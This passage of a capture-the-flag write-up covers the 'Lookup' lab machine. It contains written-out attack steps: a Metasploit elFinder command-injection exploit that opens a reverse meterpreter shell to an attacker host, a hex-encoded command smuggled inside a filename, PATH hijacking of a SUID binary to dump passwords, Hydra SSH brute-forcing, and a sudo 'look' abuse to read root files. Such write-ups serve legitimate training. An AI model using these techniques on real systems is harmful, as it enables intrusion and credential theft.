[msf](Jobs:0 Agents:0) >> search elfinder

Matching Modules
================

   #  Name                                                      Disclosure Date  Rank       Check  Description
   -  ----                                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/builderengine_upload_exec              2016-09-18       excellent  Yes    BuilderEngine Arbitrary File Upload Vulnerability and exec
ution
   1  exploit/unix/webapp/tikiwiki_upload_exec                  2016-07-11       excellent  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability
   2  exploit/multi/http/wp_file_manager_rce                    2020-09-09       normal     Yes    WordPress File Manager Unauthenticated Remote Code Executi
on
   3  exploit/linux/http/elfinder_archive_cmd_injection         2021-06-13       excellent  Yes    elFinder Archive Command Injection
   4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26       excellent  Yes    elFinder PHP Connector exiftran Command Injection


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
```

We select the correct exploit.

```
[msf](Jobs:0 Agents:0) >> use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >> show options

Module options (exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /elFinder/       yes       The base path to elFinder
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

After configuration and launching, we receive a meterpreter session.

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >> set RHOSTS files.lookup.thm
RHOSTS => files.lookup.thm
[msf](Jobs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >> set LHOST 10.21.136.129
LHOST => 10.21.136.129
[msf](Jobs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >> runs:0 Agents:0) exploit(unix/webapp/elfinder_php_connector_exiftran_cmd
[*] Started reverse TCP handler on 10.21.136.129:4444

[*] Uploading payload 'iEw18u.jpg;echo 6370202e2e2f66696c65732f6945773138752e6a70672a6563686f2a202e6c6f6171326b3831432e706870 |xxd -r -p |sh& #.jpg' (1962 bytes)
[*] Triggering vulnerability via image rotation ...
[*] Executing payload (/elFinder/php/.loaq2k81C.php) ...
[*] Sending stage (40004 bytes) to 10.10.193.185
[+] Deleted .loaq2k81C.php
[*] Meterpreter session 1 opened (10.21.136.129:4444 -> 10.10.193.185:34820) at 2025-06-22 11:47:31 +0000
w[*] No reply
[*] Removing uploaded file ...
[+] Deleted uploaded file

(Meterpreter 1)(/var/www/files.lookup.thm/public_html/elFinder/php) >
(Meterpreter 1)(/var/www/files.lookup.thm/public_html/elFinder/php) > whoami
[-] Unknown command: whoami. Run the help command for more details.
(Meterpreter 1)(/var/www/files.lookup.thm/public_html/elFinder/php) > getuid
Server username: www-data
(Meterpreter 1)(/var/www/files.lookup.thm/public_html/elFinder/php) >
```

Checking the home directory, I see a user named **think** and his home folder.

```
(Meterpreter 1)(/var) > cd /home/
(Meterpreter 1)(/home) > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2025-05-28 19:20:22 +0000  ssm-user
040755/rwxr-xr-x  4096  dir   2024-01-11 20:29:34 +0000  think
040755/rwxr-xr-x  4096  dir   2025-06-22 08:37:18 +0000  ubuntu
```

```
(Meterpreter 1)(/home) > cd think
(Meterpreter 1)(/home/think) > ls
Listing: /home/think
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2025-06-22 08:37:08 +0000  .bash_history
100755/rwxr-xr-x  220   fil   2023-06-02 10:51:34 +0000  .bash_logout
100755/rwxr-xr-x  3771  fil   2023-06-02 10:51:34 +0000  .bashrc
040755/rwxr-xr-x  4096  dir   2023-06-21 17:49:21 +0000  .cache
040700/rwx------  4096  dir   2023-08-09 11:11:19 +0000  .gnupg
100640/rw-r-----  525   fil   2023-07-30 19:45:53 +0000  .passwords
100755/rwxr-xr-x  807   fil   2023-06-02 10:51:34 +0000  .profile
040640/rw-r-----  4096  dir   2023-06-21 11:08:48 +0000  .ssh
020666/rw-rw-rw-  0     cha   2025-06-22 08:37:08 +0000  .viminfo
100640/rw-r-----  33    fil   2023-07-30 21:45:28 +0000  user.txt
```

I generated a standard shell session.

```
(Meterpreter 1)(/home/think) > shell
Process 3374 created.
Channel 0 created.
whoami
www-data
```

Unfortunately, I don’t have permission to read the **user.txt** flag yet.

```
cd /home/think/
cat user.txt
cat: user.txt: Permission denied
```

We now search for files with the SetUID bit.

```
find / -perm /4000 2>/dev/null
/snap/snapd/19457/usr/lib/snapd/snap-confine
/snap/core20/1950/usr/bin/chfn
/snap/core20/1950/usr/bin/chsh
/snap/core20/1950/usr/bin/gpasswd
/snap/core20/1950/usr/bin/mount
/snap/core20/1950/usr/bin/newgrp
/snap/core20/1950/usr/bin/passwd
/snap/core20/1950/usr/bin/su
/snap/core20/1950/usr/bin/sudo
/snap/core20/1950/usr/bin/umount
/snap/core20/1950/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1950/usr/lib/openssh/ssh-keysign
/snap/core20/1974/usr/bin/chfn
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pwm
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
```

I found an interesting file – **/usr/bin/pwm** – it calls the **id** command and some password utilities.

```
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
```

I checked **/etc/passwd** to find out the UID of the **www-data user** (which is the one we are currently logged in as).

```
cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Now we can create a temporary directory containing our own **id** command and set it to return the UID of the **think** user.

When we run the **pwm** program, it thinks we’re **think**, and it shows us a list of passwords.

```
export PATH=/tmp:$PATH
touch /tmp/id
echo '#!/bin/bash' > /tmp/id
echo 'echo "uid=33(think) gid=33(think) groups=33(think)"' >> tmp/id
/bin/sh: 39: cannot create tmp/id: Directory nonexistent
echo 'echo "uid=33(think) gid=33(think) groups=33(think)"' >> /tmp/id
chmod +x /tmp/id

/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
```

I copied them into a file called **pass.txt**, and successfully cracked the SSH password for user **think.**

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/user]
└──╼ #hydra -l think -P /home/user/Desktop/pass.txt ssh://lookup.thm
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)
30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:1/p:49), ~
4 tries per task
[DATA] attacking ssh://lookup.thm:22/
[22][ssh] host: lookup.thm   login: think   password: josemario.AKA(think)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete u
ntil end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra)
38
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #
```

pass.txt

5.SSH

We log in via SSH as the user **think.**

```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #ssh think@lookup.thm
The authenticity of host 'lookup.thm (10.10.193.185)' can't be established.
ED25519 key fingerprint is SHA256:aZBk3idMCzTy5Nv5X5OWA/LQQsGTltF7MmUPIZwSDk4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'lookup.thm' (ED25519) to the list of known hosts.
think@lookup.thm's password:
Permission denied, please try again.
think@lookup.thm's password:
Permission denied, please try again.
think@lookup.thm's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Now we have access to the **user.txt** flag.

```
think@ip-10-10-193-185:~$ whoami
think
think@ip-10-10-193-185:~$ cat user.txt
38375fb4dd8baa2b2039ac03d92b820e
```

Checking which commands we can run as root, we see one: **look.**
This is a command that prints lines from a text file that match a specified pattern.

```
think@ip-10-10-193-185:~$ cd /root
-bash: cd: /root: Permission denied
think@ip-10-10-193-185:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on ip-10-10-193-185:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
n\:/snap/bin

User think may run the following commands on ip-10-10-193-185:
    (ALL) /usr/bin/look
think@ip-10-10-193-185:~$
```

I found documentation for this command online.

1. -[string]:

This option is used to search for the given string in a specified file.

Example:

```
look "include" Assignment.c
```

```
File  Edit  View  Search  Terminal  Help
basil@dell:~$ look "#include" Assignment.c
#include <stdio.h>
#include<string.h>
#include <stdlib.h>
basil@dell:~$
```

Using it, we can read the root flag.

```
think@ip-10-10-193-185:/usr/bin$ cd /usr/bin
think@ip-10-10-193-185:/usr/bin$ look '' /root/root.txt
look: /root/root.txt: Permission denied
think@ip-10-10-193-185:/usr/bin$ sudo look '' /root/root.txt
5a285a9f257e45c68bb6c9f9f57d18e8
```

6.Summary

This was an interesting CTF. The most difficult part was noticing the subtle clue in the error message – that the password was incorrect but the user existed. Without this, I was stuck for a while.
The rest followed standard procedures – privilege escalation, using a CVE, and configuring Metasploit.